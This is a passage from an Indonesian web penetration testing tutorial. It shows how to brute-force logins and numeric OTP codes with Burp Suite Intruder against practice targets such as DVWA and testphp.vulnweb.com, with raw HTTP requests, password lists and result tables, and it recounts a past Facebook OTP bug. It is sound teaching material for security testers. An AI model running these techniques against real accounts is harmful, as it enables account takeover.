
Hal sederhana yang dapat dilihat untuk mengetahui keberhasilan maupun kegagalan akan hal ini adalah dari “response length”. Dari percobaan yang dilakukan, terdapat setidaknya 10 (sepuluh) request yang menghasilkan response length yang serupa, yaitu sebesar 221. Kemudian pada percobaan ke-11, muncul satu response length yang cukup significant, yaitu sebesar 5365.

Dari situasi yang ada, maka dapat diberi kesimpulan bahwa kemungkinan besar, kata sandi yang dimasukan pada percobaan ke-11 adalah benar.

Lalu mengapa dikatakan kemungkinan besar? Sederhana, karena dapat saja ternyata itu adalah response dari aplikasi yang telah menerapkan pembatasan percobaan brute force terhadap suatu akun yang valid sehingga response kegagalannya berbeda saat suatu akun belum diblokir.

Untuk memastikan, maka pengujii dapat langsung mencoba secara manual untuk login ke dalam portal yang ada, yaitu dengan username “test” dan kata sandi “test”.

Singkat cerita, pengujii pasti berhasil login karena memang data nya valid dan tidak pula terdapat pembatasan terhadap percobaan brute force.



Gambar 84 Sukses Login dari Hasil Brute Force

10.4.2. Basic Brute Force Attack Part II – Page Redirection

Ada kalanya suatu aplikasi tidak langsung mengeluarkan response yang bernilai berbeda ketika suatu username dan kata sandi telah valid dimasukan. Dalam hal ini, aplikasi dimaksud akan memberikan response untuk redirect terlebih dahulu, baru kemudian dibawa ke suatu dashboard setelah login.

Ketika bertemu pada situasi ini, maka yang terjadi adalah nilai response dari request pertama akan selalu sama, baik untuk akun yang valid maupun tidak valid.

Contoh sederhana yaitu seperti aplikasi "[Damn Vulnerable Web Application](#)". Secara default, akun yang digunakan untuk login ke dalam aplikasi web adalah admin (username) dan password (sebagai kata sandi). Namun ketika serangan brute force dilancarkan, nilai response length nya selalu berada di angka yang sama, yaitu 435.

Request	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	435	
1	asd	302	<input type="checkbox"/>	<input type="checkbox"/>	435	
2	qwe	302	<input type="checkbox"/>	<input type="checkbox"/>	435	
3	zxc	302	<input type="checkbox"/>	<input type="checkbox"/>	435	
4	password	302	<input type="checkbox"/>	<input type="checkbox"/>	435	

Request Response

Raw Params Headers Hex


```

POST /login.php HTTP/1.1
Host: 192.168.43.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.43.5/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
DNT: 1
Connection: close
Cookie: PHPSESSID=oh0s30782815h3ktj3e3t17sk3; security=high
Upgrade-Insecure-Requests: 1
username=admin&password=password&Login=Login
  
```

Gambar 85 Username dan Kata sandi bernilai Valid

Untuk mengantisipasi hal ini, maka seorang pengujii fitur “redirections” pada Burp Suite yang tersedia di tab “Options” di menu “Intruder”.

Dengan langkah yang sama seperti yang telah diutarakan sebelumnya (yaitu dari menentukan parameter yang hendak di-brute force sampai ke memasukan kamus yang berisikan daftar kata sandi), maka lanjutkan dengan memilih tab “options” ini.



Gambar 86 "Redirections" Options pada Burp Suite

Setelah itu, lanjutkan dengan memilih “Always” pada bagian “Redirections”. Tujuan sederhananya adalah supaya Burp Suite memproses request secara otomatis ketika **response awal** dari suatu aplikasi mengharuskan supaya pengguna menuju ke request ke-2 (atau ke-n) untuk dapat memperoleh response berupa login ke dalam aplikasi.

Ketika dieksekusi, maka hasil brute force pun akan menampakan perbedaan:


The screenshot shows the 'Results' table in Burp Suite. The 'Length' column is highlighted with a red oval. The bottom navigation tabs 'Request 1', 'Response 1', 'Request 2', and 'Response 2' are also highlighted with a red oval. The bottom toolbar tabs 'Raw', 'Headers', 'Hex', 'HTML', and 'Render' are highlighted with a red oval.

Request	Payload	Status	Error	Redire...	Timeout	Length	Comment
0		200		1		2022	
1	asd	200		1		1654	
2	qwe	200		1		1654	
3	zxc	200		1		1654	
4	qwe	200		1		1654	
5	wer	200		1		1654	
6	password	200		1		4972	

Gambar 87 Response setelah Mengatur Page Redirection

Seperti yang terlihat pada gambar, terdapat dua request dan dua response dari hasil attack.

Rinciannya kurang lebih seperti tampak pada flow berikut:



Gambar 88 Contoh Flow Sederhana

- **Request pertama** merupakan request yang berisikan username dan kata sandi.
- **Response pertama** berisikan pengalihan halaman untuk menuju ke Request ke-2;
- **Request ke-2** berisikan dua kondisi, yaitu perolehan session karena telah berhasil login dengan credentials yang valid atau penolakan karena gagal memasukan credentials yang valid;
- **Response ke-2** berisikan tampilan yang diperoleh yang akan dilihat dari kondisi request ke-2, yaitu tampilan dashboard setelah login (bila credentials nya valid) dan tampilan login form lagi (bila credentials nya tidak valid).

Ketika dilihat lebih teliti, maka terdapat perbedaan yang cukup significant antara serangan yang gagal dan serangan yang berhasil, yaitu bernilai 1654 (untuk failed) dan bernilai 4972 (untuk yang berhasil).

3	zxc	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654
4	qwe	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654
5	wer	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654
6	password	200	<input checked="" type="checkbox"/>	1	<input checked="" type="checkbox"/>	4972

Gambar 89 Response Length - Failed and Success

Perlu menjadi catatan bahwa di dalam realitanya, ada saja nilai response yang berbeda walaupun sama-sama mengalami kegagalan. Namun tentunya masih ada titik tengah yang dapat ditarik, misalnya dengan memainkan range tertentu.

Di sisi lain, terdapat kemudahan untuk melakukan pendekripsi bila ternyata terdapat ratusan atau mungkin ribuan request. Pengujian hanya perlu menggunakan fitur "sort" yang tersedia pada tampilan serangan ini dan memilih untuk men-sort "response length" antara besar ke kecil atau kecil ke besar (karena tidak ada kepastian bahwa berhasil login pasti memberikan response length yang lebih

besar dibandingkan dengan yang gagal login).

Request	Payload	Status	Error	Redire...	Timeout	Length	Comm
0		200	<input type="checkbox"/>	1	<input type="checkbox"/>	2022	
1	asd	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
2	qwe	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
3	zxc	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
4	qwe	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
5	wer	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
6	password	200	<input type="checkbox"/>	1	<input checked="" type="checkbox"/>	4972	

Gambar 90 Klik untuk Sort

Di sisi lain, pengujii juga dapat melakukan pemeriksaan pada “response body” yang muncul. Sebagai contoh, setiap response gagal, maka aplikasi akan memberikan informasi “failed”. Maka, pengujii cukup cari letak response body yang tidak memiliki kata failed di dalamnya (tentunya setelah di-sort bila memiliki ratusan atau lebih percobaan).

Gambar 91 Contoh Response Gagal - Login Failed pada “Body”

Request	Payload	Status	Error	Redire...	Timeout	Length	Comment
0		200	<input type="checkbox"/>	1	<input type="checkbox"/>	2022	
1	asd	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
2	qwe	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
3	zxc	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
4	qwe	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
5	wer	200	<input type="checkbox"/>	1	<input type="checkbox"/>	1654	
6	password	200	<input type="checkbox"/>	1	<input checked="" type="checkbox"/>	4972	

Request 1 Response 1 Request 2 Response 2

Raw Headers Hex HTML Render

```

<label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />
<p class="submit"><input type="submit" value="Login" name="Login"></p>
</fieldset>
</form>
<br />
<div class="message">Login failed</div>

```

Gambar 92 Contoh Gagal Login - "Failed" at "Response Body"

10.4.3. Basic Brute Force Attack Part III – Numbers as Payload – Facebook Case

Selain berhubungan dengan karakter seperti huruf besar dan kecil, ada kalanya brute force juga dilakukan dalam bentuk angka. Hal ini umumnya terjadi pada aktivitas untuk “mengeluarkan” diri dari fitur OTP (One Time Password) berupa angka (misalnya empat sampai enam digit) pada suatu portal.

Salah satu contoh yang terlihat pada situasi ini yaitu ketika terdapat [seorang researcher bernama Anand Prakash yang berhasil menemukan issue pada Facebook yang belum melakukan limitasi brute force attempt terhadap fitur OTP](#) yang diterapkan di portal beta.facebook.com maupun mbasic.beta.facebook.com.

Pada kesempatan itu, Anand mendapatkan bahwa kedua portal dimaksud dapat dilakukan untuk login, namun fitur OTP yang diterapkan di dalamnya belum benar-benar sesuai dengan keadaan utama (yaitu di-limit ketika mencapai jumlah kegagalan tertentu).

Singkat cerita, dengan melakukan brute force (payloads: angka) [pada parameter “n”](#) sampai akhirnya mendapatkan nilai yang dikirimkan oleh Facebook ke nomor telepon genggam korban, maka Anand pun berhasil masuk ke dalam akun seseorang yang “terlindungi” oleh fitur OTP.


```
POST /recover/as/code/ HTTP/1.1
```

```
Host: beta.facebook.com
```

```
lsd=AVoywo13&n=XXXXX
```


Adapun untuk pelaksanaan hal ini, pengujii dapat kembali menggunakan Burp Suite.

Dengan bekal langkah yang sama dari intercept request, “melempar” request dimaksud ke mode “intruder”, sampai ke memberikan “tanda” (berupa \$\$) di dalam parameter yang hendak di-brute force, pengujii hanya perlu mengganti “Payload Type” pada “Payload Sets” menjadi “Numbers”.



Gambar 93 Mengubah "Payload Type" menjadi Numbers

Setelahnya, pengujian hanya perlu memasukan angka dari sekian (from) sampai sekian (to). Adapun mode yang diatur adalah mode “sequential” sehingga brute force akan dilakukan secara berurutan dari nilai pada “from” ke nilai pada “to”.



Gambar 94 Memasukan “Number Range” pada “Payload Options”

“Tanpa kembali membahas mengenai page redirection atau tidak” (seperti yang telah dibahas pada sub-bab sebelumnya), ketika seluruh pengaturan telah selesai, maka lakukan eksekusi dengan memilih tombol “Start Attack”.

Setelah dijalankan, maka proses brute force pun akan berjalan otomatis seperti tampak pada gambar berikut.

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	23299	
1	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
2	10001	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
3	10002	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
4	10003	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
5	10004	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
6	10005	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
7	10006	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
8	10007	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
9	10008	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
10	10009	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
11	10010	200	<input type="checkbox"/>	<input type="checkbox"/>	23302	
12	10011	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
13	10012	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
14	10013	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
15	10014	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
16	10015	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
17	10016	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	
18	10017	200	<input type="checkbox"/>	<input type="checkbox"/>	23302	
19	10018	200	<input type="checkbox"/>	<input type="checkbox"/>	23303	

Gambar 95 Brute Force Attack - "Numbers" as Payloads


Sama seperti yang telah dipaparkan sebelumnya, untuk memudahkan pengetahuan akan berhasil tidaknya suatu eksekusi, maka pengujian dapat melakukan sorting terhadap response length yang ada.

10.4.4. Basic Brute Force Attack Part IV – Two or More Payloads

Pada beberapa bagian sebelumnya, dapat terlihat bahwa kegiatan brute force dilakukan dengan satu nilai parameter saja. Dengan kata lain, situasi ini bercerita bahwa seorang penguji telah mengetahui nilai dari username seseorang yang dijadikan objek uji atau seorang penguji tinggal mencoba untuk “menebak” nilai OTP (berupa angka) yang diberikan.

Namun demikian, terdapat satu pertanyaan yang muncul, apakah memungkinkan bila langkah serangan ini juga dilakukan terhadap dua atau lebih parameter di dalam suatu request? Jawabannya iya. Bila seorang penguji belum mengetahui suatu username dan kata sandi dari target yang dituju, maka keduanya sangat memungkinkan untuk di-brute force.

Contoh eksekusinya cukup sederhana. Seperti yang telah dilakukan sebelumnya, intercept suatu request percobaan login dan “lempar” request dimaksud ke intruder. Pada kesempatan ini, kembali akan digunakan portal <http://testphp.vulnweb.com/login.php>.




Gambar 96 Request of Login Activity

Dikarenakan pada kondisi ini penguji belum mengetahui nilai valid dari parameter uname (username) dan pass (password), maka tentu keduanya harus ditandai (highlight) untuk di-brute force dengan kamus yang dimiliki nantinya.

Pada tampilan ini, penguji pun diharuskan untuk mengubah “Attack Type” menjadi “Cluster Bomb” sehingga Burp Suite akan mengubah mode brute force dari yang tadinya hanya berlaku untuk satu parameter (dengan “Attack Type” “Sniper”), menjadi berlaku untuk banyak parameter (dengan “Attack Type” “Cluster Bomb”).

Setelahnya, masuk ke menu payloads seperti biasa untuk dapat memasukan kamus yang hendak


digunakan. Pada situasi ini, penguji akan kembali melihat sedikit perubahan pada “Payload Set” di bagian “Payload Sets”.



Gambar 97 Total of Payload Set

Singkat cerita, dikarenakan terdapat dua parameter yang hendak “dicari” nilainya dengan cara brute force, maka payload set dari Burp Suite pun “memberikan” tempat untuk penguji memasukan kamus pada masing-masing payload yang artinya **satu payload mewakili satu parameter (berlaku ketika “Attack Type” berupa “Cluster Bomb” diaktifkan)**.

Untuk melanjutkan uji, maka langkah yang perlu dilakukan penguji adalah dengan memasukan daftar username pada “Payload set” 1 (satu), dan memasukan daftar kata sandi pada “Payload set” 2 (dua).



Gambar 98 "Payload Set" 1 - Setup the List of Username

Dan berikut ini merupakan contoh daftar kata sandi yang hendak dikirimkan:

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload type: Simple list

Payload count: 4

Request count: 12

Paste

Load ...

Remove

password-1
password-2
password-3
test

Gambar 99 "Payload Set" 2 - Setup the List of Password

Pada bagian “Payload count” dan “Request count”, penguji akan melihat nilai yang berbeda. Hal ini dikarenakan jumlah username yang dimasukan yaitu sebanyak 3 (tiga) dan masing-masing akan mencoba kata sandi sebanyak 4 (empat). Oleh karena itu, nilai dari “Request count” ini adalah 12 (dua belas).

Setelah seluruhnya selesai dipersiapkan, maka jalankan eksekusi seperti biasa dengan “Start Attack”.

Request	Payload1	Payload2	Status	Error	Timeout	Length
0	user-1	password-1	302	<input type="checkbox"/>	<input type="checkbox"/>	221
1	user-2	password-1	302	<input type="checkbox"/>	<input type="checkbox"/>	221
2	user-2	password-1	302	<input type="checkbox"/>	<input type="checkbox"/>	221

Request Response

Raw Params Headers Hex

```

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
uname=user-2&pass=password-1

```

Gambar 100 Sample of Request with Two Payloads Set

Pada gambar, dapat dilihat bahwa Burp Suite akan melakukan request secara bergantian dari username yang satu ke username yang lain.

Dan berikut ini merupakan hasil akhir dari eksekusi terhadap 12 (dua belas) "Request count" yang ada (yaitu dengan tiga username dan empat kata sandi berbeda).

Request	Payload1	Payload2	Status	Error	Timeout	Length
0			302			221
1	user-1	password-1	302			221
2	user-2	password-1	302			221
3	test	password-1	302			221
4	user-1	password-2	302			221
5	user-2	password-2	302			221
6	test	password-2	302			221
7	user-1	password-3	302			221
8	user-2	password-3	302			221
9	test	password-3	302			221
10	user-1	test	302			221
11	user-2	test	302			221
12	test	test	200			6973

Gambar 101 Sample of Request

Dengan demikian, maka tentu penguji akan semakin mudah untuk melakukan brute force di kala belum mengetahui nilai dari suatu username ataupun kata sandi atau bahkan keduanya.

10.4.5. Basic Brute Force Attack V – Encode the Payload – HTTP Basic Authentication

Di dalam realita, proses otentifikasi pada HTTP memiliki beberapa skema yang telah menjadi standar, seperti "Basic", "Bearer", "Digest", [dan lainnya seperti yang diterangkan pada portal Mozilla untuk developer](#). Implementasi dari pengiriman credentials pada masing-masing skema ini pun cukup beragam. Sebagai contoh yaitu pada HTTP "Basic" Authentication.

Bila format umum yang dikenal cukup banyak pengguna adalah credentials parameter (baik username maupun kata sandi) disisipkan baik pada URL ataupun pada POST Data, untuk HTTP Basic Authentication sendiri, pengiriman credentials ini (berupa username dan kata sandi) disisipkan pada

header dari suatu request yang diubah ke dalam format base64.

Ketika mendapati bahwa format dari credentials yang dikirimkan bukanlah bernilai umum (plaintext seperti biasa), tentunya akan terdapat sedikit perubahan langkah ketika hendak melakukan brute force attack terhadap target yang menggunakan skema otentikasi berupa HTTP Basic.

